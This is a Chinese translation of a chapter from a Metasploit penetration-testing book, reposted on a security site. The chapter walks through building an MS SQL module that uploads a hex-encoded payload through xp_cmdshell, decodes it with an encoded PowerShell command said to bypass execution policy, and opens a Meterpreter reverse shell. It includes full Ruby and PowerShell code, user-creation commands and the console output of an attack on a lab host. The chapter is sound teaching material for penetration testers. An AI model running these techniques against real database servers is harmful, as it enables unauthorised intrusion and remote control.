免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第 13 章

编写你自己的模块

编写你自己的 Metasploit 模块是相对比较容易的，只要你拥有一些编程经验以及一个想要实现的主意。由于 Metasploit 主要由 Ruby 语言实现，因此我们在本章中都将围绕着 Ruby 编程语言。如果你还不是一位 Ruby“忍者”的话，或者你甚至还没听说过这种语言，请不要退缩，继续跟随我们实践和学习。只要你愿意，学习 Ruby 语言那是相当容易的。如果你发现你不能够理解本章中的一些 Ruby 概念，你可以先暂时跳过本章，先尝试建立起你的 Ruby 语言知识，然后重新回来阅读本章。

在本章中，我们将编写一个名为 *mssql_powershell* 的模块，来实现在第 18 届 Defcon 会议上由 Josh Kelley（winfang）和 David Kennedy 所发布的一项渗透技术，这个模块的攻击目标是安装了微软 PowerShell 的 Windows 操作系统（默认是 Windows 7）。

这个模块将会把一个标准的 MSF 二进制攻击载荷转换为十六进制描述格式，使其可以通过 MS SQL 语句传输到目标系统上，在这个攻击负荷被发送到目标系统上后，将由一段 PowerShell 脚本将十六进制的数据重新恢复到一个二进制可执行文件，然后执行它，并为攻击者提供一个 shell 会话。这个模块目前已经加入了 Metasploit 框架中，并且是由本书作者开发的，我们在这里使用这个案例来讲解如何来编写你自己的模块。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

这个案例中所涉及的是将一段二进制文件转换为十六进制描述，通过 MS SQL 进行传输，并转换回二进制文件的过程，这是一个可以显示出 Metasploit 框架强大功能的生动例子。当你进行渗透测试时，你将会遇到很多种并不熟悉的场景和境遇，这时如果你拥有编写和修改模块的能力，并可以利用自己定制的模块实施渗透攻击，那么你离真正的渗透测试师又近了一步。如果你熟悉了 Metasploit 框架，就可以在一个相当短的时间里，编写出这种类型的模块。

13.1 在 MS SQL 上进行命令执行

在第 6 章中我们已经提到，大多数的系统管理员将 MS SQL 的管理员账户（*sa*）的口令都设置为弱密码，而且他们甚至都没有意识到这么白痴的错误会造成的严重后果。*sa* 账户默认是 MS SQL 数据库系统中的 sysadmin 角色，当你进行渗透测试时，很多情况下都会在一些 MS SQL 服务器实例上发现设置了空口令或弱密码的 *sa* 账号。我们将使用你根据附录 A 所创建出的 MS SQL 服务器靶机环境，来演示如何使用我们的模块进行渗透攻击。正如我们已经在第 6 章介绍的那样，你可以使用 Metasploit 中的辅助模块来扫描出 MS SQL 服务实例，并对弱密码的 *sa* 账户进行口令暴力破解。

当你已经“爆破”了一个 *sa* 账户之后，你就可以在 MS SQL 数据库中任意地插入、删除、创建或进行其他攻击行为，其中包括了调用一个系统管理员权限的扩展存储过程 xp_cmdshell。而这个存储过程使得你可以在 MS SQL 服务器服务的运行账户环境（通常是 Local System）下执行底层操作系统命令。

> **提示**：SQL Server 2005 和 2008 中缺省安装将该存储过程进行了禁用，但你一旦拥有 sysadmin 角色权限就可以使用 SQL 命令来重新激活该存储过程。例如，你可以使用 SELECT loginname FROM master..syslogins WHERE sysadmin=1 语句来查看拥有 sysadmin 角色的用户列表，然后尝试获取其中一个用户的控制权。当你已经拥有了 sysadmin 角色之后，你实际上已经攻陷了整个 MS SQL 系统。

接下来的命令演示了如何通过 Metasploit 中的 MS SQL 扩展模块来运行一些底层操作系统命令：

```
❶ use msf > use admin/mssql/mssql_exec
❷ msf auxiliary(mssql_exec) > show options

  Module options:

    Name      Current Setting                      Required  Description
    ----      ---------------                      --------  -----------
    CMD       cmd.exe /c echo OWNED > C:\owned.exe  no       Command to execute
    PASSWORD                                       no       The password for the
                                                              specified username
    RHOST                                          yes      The target address
    RPORT     1433                                 yes      The target port
    USERNAME  sa                                   no       The username to authenticate as
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
❸ msf auxiliary(mssql_exec) > set RHOST 172.16.32.136
  RHOST => 172.16.32.136
❹ msf auxiliary(mssql_exec) > set CMD net user metasploit p@55w0rd /ADD
  CMD => net user metasploit p@55w0rd /ADD
  msf auxiliary(mssql_exec) > exploit

  [*] SQL Query: EXEC master..xp_cmdshell 'net user metasploit p@55w0rd /ADD'

   output
   ------
❺ The command completed successfully.

  [*] Auxiliary module execution completed
  msf auxiliary(mssql_exec) >
```

在这个例子中，我们首先选择了 *mssql_exec* 的扩展模块❶，该模块实际上是通过调用 xp_cmdshell 存储过程来执行操作系统命令。接下来，我们查看了该模块的配置选项列表❷，并设置了目标主机❸，然后输入了将要执行的操作系统命令❹，最后我们通过 exploit 命令执行渗透攻击。你可以看到渗透攻击成功执行❺，我们已经利用 xp_cmdshell 命令成功地在系统中加入了一个用户。（在这时，我们可以再执行 **net localgroup administrators metasploit /ADD** 命令，将该用户加入到被攻陷系统的本地管理员组）

通过上述例子，你可以发现，*mssql_exec* 模块其实就是一个通过 MS SQL 服务进行访问的命令行 shell。

13.2　探索一个已存在的 Metasploit 模块

现在我们将深入分析刚刚使用过的这个 *mssql_exec* 模块，来看看它是如何实现的。这使得我们可以在编写自己的模块之前，对现有模块代码如何工作有个直观上的感觉。让我们使用一个文本编辑器来打开这个模块的源码，来看看它是如何工作的：

```
root@bt:/opt/framework3/msf3# nano modules/auxiliary/admin/mssql/mssql_exec.rb
```

下面的代码行是从模块源码中摘要出来的，其中包含了一些需要我们关注的重点：

```
❶ require 'msf/core'

❷ class Metasploit3 < Msf::Auxiliary

        ❸include Msf::Exploit::Remote::MSSQL

          def run
                    ❹mssql_xpcmdshell(datastore['CMD'], true)
  if mssql_login_datastore
          end
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第一行❶告诉我们这个模块需要引用 Metasploit 核心库中的功能，接下来❷定义了该模块属于一类辅助模块，include 语句❸是最关键的，它从 Metasploit 核心库中引用了 MS SQL 协议模块，其中包含了所有基于 MS SQL 的通信和所有与 MS SQL 相关的功能代码，最后，从 Metasploit 的数据仓库中获取指定的操作系统命令 CMD❹，并调用 MS SQL 协议模块中的 mssql_xpcmdshell 进行执行。

让我们继续来查看下 Metasploit 核心库中的 MS SQL 协议功能模块，来对它所具有的强大功能有一个更好的了解。我们通过如下命令在不同的窗口中分别打开 *mssql.rb* 文件和 *mssql_command.rb* 文件：

```
root@bt:/opt/framework3/msf3# nano lib/msf/core/exploit/mssql.rb
root@bt:/opt/framework3/msf3# nano lib/msf/core/exploit/mssql_commands.rb
```

在 Nano 编辑器中使用 CTRL-W 在 *mssql.rb* 文件中搜索 mssql_xpcmdshell，你就可以找到如下所示的函数定义，它告诉了 Metasploit 如何去使用 xp_cmdshell 存储过程。

```
#
# Execute a system command via xp_cmdshell
#
def mssql_xpcmdshell(cmd,doprint=false,opts={})
        force_enable = false
        begin
                res = mssql_query("EXEC master..xp_cmdshell❶ '#{cmd}'❷", false, opts)
```

函数体中给出了用来在在 MS SQL 服务器上执行的 SQL 查询语句，可以看到这是一个 xp_cmdshell 存储过程的调用❶，以及一个将要替换为用户请求执行命令的变量❷。比如说，在系统中增加一个用户的攻击尝试将会设置 cmd 变量为“**net user metasploit p@55w0rd! /ADD**”，从而在 MS SQL 数据库中执行 **EXEC master..xp_cmdshell 'net user metasploit p@55w0rd! /ADD'**。

现在将你的关注点转移到 *mssql_commands.rb* 文件，在这里你可以看到重新激活 xp_cmdshell 存储过程的代码。

```
# Re-enable the xp_cmdshell stored procedure in 2005 and 2008
def mssql_xpcmdshell_enable(opts={});
"exec master.dbo.sp_configure 'show advanced options',1;RECONFIGURE;exec
master.dbo.sp_configure 'xp_cmdshell', 1;RECONFIGURE;"❶
```

位置❶显示了用来在 MS SQL 2005 和 2008 中激活 xp_cmdshell 存储过程所发送的命令。

现在，你已经了解了将用来编写自己的模块所使用到的函数，那么让我们开始编程吧！

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

13.3　编写一个新的模块

假设你现在正进行一次渗透测试，而你遭遇了一台运行着 Microsoft Server 2008 R2 平台和 SQL Server 2008 的系统，由于微软在 Windows 7 x64 位平台和 Windows Server 2008 平台上移除了 *debug.exe*，因此在这些系统上你无法使用在第 11 章介绍的传统方法来转换二进制执行代码。这就意味着你需要编写出一个新的模块，使得你能够成功攻击一台 Windows Server 2008 和 SQL Server 2008 的系统。

我们在这次渗透测试场景中做出如下假设，首先，你已经破解了 SQL 服务器的 *sa* 账户口令，这样你就已经取得了 xp_cmdshell 存储过程的访问权。而你需要往这台目标系统上传一个 Meterpreter 的攻击载荷，但是除了 1433 端口之外所有的端口都是关闭的。你并不知道目标系统是否有物理防火墙或者 Windows 软件防火墙的保护，但你无法改变这台系统的端口列表或是关闭防火墙，以免引起怀疑。

13.3.1　PowerShell

Windows 的 PowerShell 是我们在这种假设场景下唯一可行的攻击点。PowerShell 是一个功能强大的 Windows 脚本语言，可以允许你通过命令行来访问整个微软.NET 框架。活跃的 PowerShell 社区正在积极扩展这个工具，由于功能的丰富性和与.NET 的兼容性已经成为对安全专家的一个非常有价值的工具。我们在这里不会特别深入到 PowerShell 的工作原理和它所具有的功能中去，你只需要知道它是你在一些更新的操作系统平台上可以使用的一种全功能的脚本编程语言就可以了。

我们将编写一个新模块，使用 Metasploit 强大功能将二进制代码转换为十六进制表示（或者 Base64 编码方式），接着将其输出到底层的操作系统上去，然后我们使用 PowerShell 将其转换回一个二进制程序，这时候你就可以执行它了。

首先，我们通过如下命令，从 *mssql_payload* 渗透模块源码文件拷贝出一个样板文件：

```
root@bt:/opt/framework3/msf3# cp modules/exploits/windows/mssql/mssql_payload.rb
     modules/exploits/windows/mssql/mssql_powershell.rb
```

然后，我们打开刚刚创建的 *mssql_powershell.rb* 文件，如下修改它的代码，这是一个基于渗透攻击的 shell 模块。请花一些时间仔细阅读下代码中的不同参数，并回忆一下在之前章节中介绍的一些专题技术。

```
require 'msf/core' # require core libraries

class Metasploit3 < Msf::Exploit::Remote # define this as a remote exploit
     Rank = ExcellentRanking # reliable exploit ranking

     include Msf::Exploit::Remote::MSSQL # include the mssql.rb library
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
        def initialize(info = {}) # initialize the basic template
          ❶super(update_info(info,
                  'Name'           => 'Microsoft SQL Server PowerShell Payload',
                  'Description'    => %q{
                            This module will deliver our payload through Microsoft PowerShell
                                 using MSSQL based attack vectors.
                  },
                  'Author'         => [ 'David Kennedy "ReL1K" <kennedyd013[at]gmail.com>'],
                  'License'        => MSF_LICENSE,
                  'Version'        => '$Revision: 8771 $',
                  'References'     =>
                       [
                            [ 'URL', 'http://www.secmaniac.com' ]
                       ],
                ❷'Platform'       => 'win', # target only windows
                  'Targets'        =>
                       [
                            [ 'Automatic', { } ], # automatic targeting
                       ],
                ❸'DefaultTarget'  => 0
                  ))
            register_options( # register options for the user to pick from
                  [

                    ❹OptBool.new('UsePowerShell',[ false, "Use PowerShell as payload delivery
                          method instead", true]), # default to PowerShell
                  ])
        end

        def exploit # define our exploit here; it does nothing at this point

           ❺handler # call the Metasploit handler
            disconnect # after handler disconnect
        end
    end
```

在这个渗透攻击模块能够正常工作之前，你还需要定义一些基本的设置。请注意定义的名称、描述、版权和参考索引❶，之后我们定义模块的运行平台（Windows）❷以及目标系统类型❸（所有操作系统类型）。同时我们定义一个名为 UsePowerShell 的新参数❹，在渗透攻击模块的主体代码中使用。最后指定一个处理例程❺，来处理攻击者和被攻击目标系统间的连接。

13.3.2 运行 Shell 渗透攻击

在完成了渗透测试模块的框架之后，我们在 MSF 终端中运行这个模块，来看看它提供了哪些选项：

```
msf > use windows/mssql/mssql_powershell
msf exploit(mssql_powershell) > show options
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
Module options:

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   PASSWORD                        no        The password for the specified username
   RHOST                           yes       The target address
   RPORT          1433             yes       The target port
   USERNAME       sa               no        The username to authenticate as
   UsePowerShell  true             no        Use PowerShell as payload delivery method instead
```

还记得第 5 章中介绍的 show options 命令吗？运行该命令可以显示出添加到这个渗透攻击模块中的所有配置选项。

现在我们将最终完成从本章开始就在编写的 *mssql_powershell.rb* 文件，然后进入到另外一个 *mssql.rb* 文件中。

当你在 Metasploit 的模块目录（*modules/exploits, modules/auxiliary*）中查看各种渗透攻击模块的源码时，你会发现大多数模块拥有几乎相同的结构，比如都拥有一段“def exploit”代码。永远都要记住给你的代码加上足够的注释，让别的开发者能够知道这些代码都是干吗的！在下面的源码中，我们将首先引入 def exploit 代码，这段代码定义了我们的渗透攻击过程是如何工作的，然后我们与其他大多数模块一样将渗透代码分为几个组成部分，并在后面的小节中逐一解释。

```
        def exploit

            # if u/n and p/w didn't work throw error
            ❶if(not mssql_login_datastore)
                 ❷print_status("Invalid SQL Server credentials")
                return
            end

            # Use powershell method for payload delivery
            ❸if (datastore['UsePowerShell'])

            ❹powershell_upload_exec(Msf::Util::EXE.to_win32pe(framework,payload.encoded))


              end
              handler
              disconnect
        end
    end
```

这个模块首先检查我们是否已经正常登录了❶，如果没有登录，则显示出“Invalid SQL Server Credentials” ❷的错误信息。UsePowerShell 方法❸是用来调用 powershell_upload_exec 函数的❹，这个函数将自动地创建出一个我们在渗透测试中指定的 Metasploit 攻击载荷。在我们最终运行这个渗透攻击模块后，当我们在 MSF 终端中指定我们使用的攻击载荷，它将根据 Msf::

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Util::EXE.to_win32pe(framework,payload.encoded)的选项配置自动为我们产生一个可用的攻击载荷二进制程序。

13.3.3 编写 powershell_upload_exec 函数

现在我们来打开之前查看过的 Metasploit 核心库中的 *mssql.rb* 文件，并准备做些修改。我们先得找到增加 powershell_upload_exec 函数的位置。

```
root@bt:/opt/framework3/msf3# nano lib/msf/core/exploit/mssql.rb
```

在你的 Metasploit 中，可以搜索“PowerShell”，应该可以在 *mssql.rb* 文件中看到如下引用的代码，你可以将这些代码从文件中删除，让我们重头开始添加这段代码。

```
#
# Upload and execute a Windows binary through MS SQL queries and PowerShell
#
❶def powershell_upload_exec(exe, debug=false)

    # hex converter
    ❷hex = exe.unpack("H*")[0]
    # create random alpha 8 character names
    ❸var_payload = rand_text_alpha(8)
    ❹print_status("Warning: This module will leave #{var_payload}.exe in the SQL
      Server %TEMP% directory")
```

你可以看到我们对 powershell_upload_exec 函数的定义❶，该函数包括 exe 和 debug 模式两个参数，exe 参数是我们之前以及提到的从原始代码 Msf::Util::EXE.to_win32pe(framework,payload.encoded)中发送过来的二进制执行文件，而 debug 参数默认设置为 false，表示我们不会看到任何 debug 信息，当你需要进行调试分析时可以将其设置为 true。

接下来，我们将整个编码之后的二进制程序转换为原始的十六进制描述格式❷，这行中的“H”的意思就是“打开二进制格式的文件，并将其以十六进制描述出来”。

我们创建了一个随机的由八位字母组成的文件名❸，通常这种随机化文件名可以躲开杀毒软件的检查。

最后，我们告诉攻击者，攻击载荷程序会保留在目标系统中，在 SQL 服务的*/Temp* 目录下❹。

13.3.4 从十六进制转换回二进制程序

下面用 PowerShell 编写的代码显示了从十六进制格式转换回二进制程序的过程，这段代码将会被定义为一个字符串变量，并将被上传至目标系统上进行调用。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
    # Our payload converter grabs a hex file and converts it to binary through PowerShell

❶ h2b = "$s = gc 'C:\\Windows\\Temp\\#{var_payload}';$s = [string]::Join('', $s);$s= ❷$s.
      Replace('`r',''); $s = $s.Replace('`n','');$b = new-object byte[] $($s.Length/
      2);0..$($b.Length-1) | %{$b[$_] = [Convert]::ToByte($s.Substring($($_*2),2),16)};
      [IO.File]::WriteAllBytes('C:\\Windows\\Temp\\#{var_payload}.exe',$b)"

❸ h2b_unicode=Rex::Text.to_unicode(h2b)

    # base64 encoding allows us to perform execution through powershell without registry changes
❹ h2b_encoded = Rex::Text.encode_base64(h2b_unicode)

❺ print_status("Uploading the payload #{var_payload}, please be patient...")
```

我们通过 PowerShell 创建了一个从十六进制至二进制的转换❶，这行代码实际上是创建了一个字节数组，然后将十六进制的 Metasploit 攻击载荷以二进制方式写入进去（var_payload 变量是通过 Metasploit 生成的一个随机文件名）。

由于 MS SQL 存在一个字符长度的限制，我们需要将十六进制描述的攻击载荷分成 500 字节的分块，从而将载荷分到多个请求中。但这样进行分割的一个副作用是在传输到目标系统后文件中将会被添加一些回车换行符（CRLF），而这些回车换行符需要被去除。我们增加了恰当地处理这些回车换行符的代码❷，如果我们不将这些回车换行符删除，那我们最终生成的二进制程序将是损坏的，不能正确地执行。注意在这里，我们仅仅通过简单地在$s 变量中将`r 和`n 替换为空字符，就可以高效地去除了回车换行符。

一旦这些回车换行符被去除之后，通过对十六进制的 Metasploit 攻击载荷调用 Convert::ToByte，我们让 PowerShell 将十六进制格式的文件转换并写入到一个文件名为 *#{var_payload}.exe* 的二进制程序中。在写完要执行的 h2b 脚本之后，我们以一种 PowerShell 编程语言所支持的命令编码方式来对这段脚本进行编码，编码后的命令允许我们能够在一行中执行很长的脚本代码。

我们首先将 h2b 字符串转换为 Unicode 编码方式❸，然后进一步将 Unicode 字符串进行 Base64 编码❹，这时我们可以将-EncodedCommand 标志位传递给 PowerShell，以绕过通常情况下存在的执行限制。执行限制策略不允许那些未被信任的脚本被执行，这对于保护用户防止随意执行互联网上下载的任意脚本非常重要。如果我们不对这些命令进行编码，那么将无法执行 PowerShell 代码，最终也无法攻陷目标系统。对命令进行编码使得我们能够无需担忧执行限制策略，并可以在一条命令中添加很多代码内容。

在我们指定了 h2b 字符串和编码命令标志位后，我们能够让 PowerShell 命令以一种正确的编码方式，在一个不被限制的环境中执行我们的 PowerShell 代码。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在位置❸，将字符串转换为 Unicode 编码，这是将参数和信息传递给 PowerShell 的基本要求。h2b_encoded=Rex::Text.encoded_base64(h2b_unicode)语句将字符串进一步转换为 Base64 编码，传递给 MS SQL。Base64 是 EncodedCommand 标志位所需采用的编码方式。我们首先将字符串转换为 Unicode，然后再以 Base64 编码，最终才是 PowerShell 命令的所需格式。最后，我们向终端输出一条信息❺，表明正在上传攻击载荷。

13.3.5 计数器

计数器帮助你跟踪文件的当前位置，并让你清楚程序已经读取到了多少数据。在后面的代码中，一个基础计数器 idx 最初设置为 0，用来标识文件的末尾，并在每次传送十六进制格式文件到操作系统时递增 500 字节，简单来说：这个计数器是用来“读取 500 字节，然后发送，再读取 500 字节，再发送”，直到它读取到文件末尾。

```
❶ idx=0
❷ cnt = 500
❸ while(idx < hex.length - 1)
  mssql_xpcmdshell("cmd.exe /c echo #{hex[idx,cnt]}>>%TEMP%\\#{var_payload}", false)
  idx += cnt
  end
❹ print_status("Converting the payload utilizing PowerShell EncodedCommand...")
  mssql_xpcmdshell("powershell -EncodedCommand #{h2b_encoded}", debug)
  mssql_xpcmdshell("cmd.exe /c del %TEMP%\\#{var_payload}", debug)
  print_status("Executing the payload...")
  mssql_xpcmdshell("%TEMP%\\#{var_payload}.exe", false, {:timeout => 1})
  print_status("Be sure to cleanup #{var_payload}.exe...")
  end
```

回忆一下我们要将攻击负荷发送至目标操作系统，需要将其分割成 500 字节的分块，我们使用计数器 idx❶和 cnt❷来跟踪攻击负荷是如何被切分的，计数器 idx 每次增长 cnt（500）个字节，从 Metasploit 攻击载荷每次读取 500 字节❸，并发送十六进制格式的内容到目标系统上，直到 idx 计数器达到与攻击载荷长度，即文件末尾。

我们看到一条消息❹，说明攻击载荷已经被使用-EncodedCommand PowerShell 命令进行转换，从普通的 PowerShell 命令转换为 Base64 编码方式，然后传输到了目标系统上。"powershellEncodedCommand #{h2b_encoded}"代码行将执行攻击载荷，通过经过 Base64 编码的 PowerShell 命令，将十六进制的载荷转换回二进制代码，写入目标系统的文件系统上，最后进行执行。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

以下是整个 *mssql.rb* 文件的全部代码：

```
#
# Upload and execute a Windows binary through MSSQL queries and Powershell
#
def powershell_upload_exec(exe, debug=false)

        # hex converter
        hex = exe.unpack("H*")[0]
        # create random alpha 8 character names
        #var_bypass  = rand_text_alpha(8)
        var_payload = rand_text_alpha(8)
        print_status("Warning: This module will leave #{var_payload}.exe in the SQL
             Server %TEMP% directory")
        # our payload converter, grabs a hex file and converts it to binary for us through
             powershell
        h2b = "$s = gc 'C:\\Windows\\Temp\\#{var_payload}';$s = [string]::Join('', $s);$s
             = $s.Replace('`r',''); $s = $s.Replace('`n','');$b = new-object byte[]$($s
             .Length/2);0..$($b.Length-1) | %{$b[$_] = [Convert]::ToByte($s.Substring
             ($($_*2),2),16)};[IO.File]::WriteAllBytes('C:\\Windows\\Temp\\#{var_payload}
              .exe',$b)"
        h2b_unicode=Rex::Text.to_unicode(h2b)
        # base64 encode it, this allows us to perform execution through powershell without
             registry changes
        h2b_encoded = Rex::Text.encode_base64(h2b_unicode)
        print_status("Uploading the payload #{var_payload}, please be patient...")
        idx = 0
        cnt = 500
        while(idx < hex.length - 1)
             mssql_xpcmdshell("cmd.exe /c echo #{hex[idx,cnt]}>>%TEMP%\\#{var_payload}", false)
             idx += cnt
        end
        print_status("Converting the payload utilizing PowerShell EncodedCommand...")
        mssql_xpcmdshell("powershell -EncodedCommand #{h2b_encoded}", debug)
        mssql_xpcmdshell("cmd.exe /c del %TEMP%\\#{var_payload}", debug)
        print_status("Executing the payload...")
        mssql_xpcmdshell("%TEMP%\\#{var_payload}.exe", false, {:timeout => 1})
        print_status("Be sure to cleanup #{var_payload}.exe...")
    end
```

13.3.6　运行渗透攻击模块

当我们完成 *mssql_powershell.rb* 和 *mssql.rb* 上的编码工作之后，我们可以通过 Metasploit 框架和 MSF 终端来运行这个渗透攻击模块，在此之前，我们需要确认目标靶机环境上已经安装了 PowerShell。现在我们可以通过运行如下的命令来执行我们最新编写的渗透攻击模块：

```
msf > use windows/mssql/mssql_powershell
msf exploit(mssql_powershell) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(mssql_powershell) > set LHOST 172.16.32.129
LHOST => 172.16.32.129
msf exploit(mssql_powershell) > set RHOST 172.16.32.136
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
RHOST => 172.16.32.136
msf exploit(mssql_powershell) > exploit

[*] Started reverse handler on 172.16.32.129:4444
[*] Warning: This module will leave CztBAnfG.exe in the SQL Server %TEMP% directory
[*] Uploading the payload CztBAnfG, please be patient...
[*] Converting the payload utilizing PowerShell EncodedCommand...
[*] Executing the payload...
[*] Sending stage (748032 bytes) to 172.16.32.136
[*] Be sure to cleanup CztBAnfG.exe...
[*] Meterpreter session 1 opened (172.16.32.129:4444 -> 172.16.32.136:49164) at 2010-05-17
     16:12:19 -0400

meterpreter >
```

13.4 小结：代码重用的能量

充分利用现有代码，拿过来改改，并增加一些原创代码这样的流程是我们可以在 Metasploit 框架中可以做的最具能量的事情。只要你对 Metasploit 框架有了一些感觉，并已经看到了现有代码是如何工作的，那在大多数情况下，你没有必要完全从零开始来编写你自己的模块代码。本章介绍的案例是专门为你而设计的，但你还得多看看其他的 Metasploit 模块源码，了解它们在做什么以及如何做到的，这样的实践对提升你对 Metasploit 的认识了解以及渗透测试能力都非常有帮助。在第 14 章你将开始学习缓冲区溢出的基础知识，以及如何实现它们。请注意这些代码是如何组织以及如何工作的，然后你就可以编写出完全属于你自己的渗透代码了。如果你还不熟悉 Ruby 编程语言，或者阅读本章还是有一点点难度的话，请找一本 Ruby 的书进行阅读和学习。当然，学习如何编写这类模块的开发技术，最佳方法还是要通过实际的编程和调试。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第14章

创建你自己的渗透攻击模块

作为一名渗透测试者，你将频繁地遇到需要攻击某些应用程序，然而在 Metasploit 中却没有相应渗透攻击模块的情况。这时，你可以尝试自己来发掘这些应用程序中的漏洞，并为它们编写属于你自己的渗透代码。

发掘漏洞的一种最为简单高效的技术就是对应用程序进行 Fuzz 测试。Fuzz 测试就是将一些无效的、非预期的、畸形的随机化数据输入到目标应用程序中，然后监测它是否出现诸如崩溃等异常行为。如果能够通过分析异常发现安全漏洞，你就可以进一步为其开发一个渗透攻击模块。Fuzz 测试技术是一个广阔的话题，而且已经有好多书都在专注地介绍这种技术。在这里我们仅仅介绍一点 Fuzz 测试技术的皮毛，然后就进入到如何编写一个可以工作的渗透攻击模块。

在本章中，我们将带领你一起经历一下利用 Fuzz 测试发现漏洞然后编写渗透代码的过程，我们将使用一个在 NetWin SurgeMail 3.8k4-4ru 软件中由 Matteo Memelli (ryujin)所发现的已公布漏洞作为案例，该漏洞的概念验证性渗透代码也可以从 *http://www.exploit-db.com/exploits/5259/* 获取到。这个应用软件对超长的 LIST 命令处理不当存在漏洞，可以导致堆栈溢出并使得攻击者可以远程执行代码。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

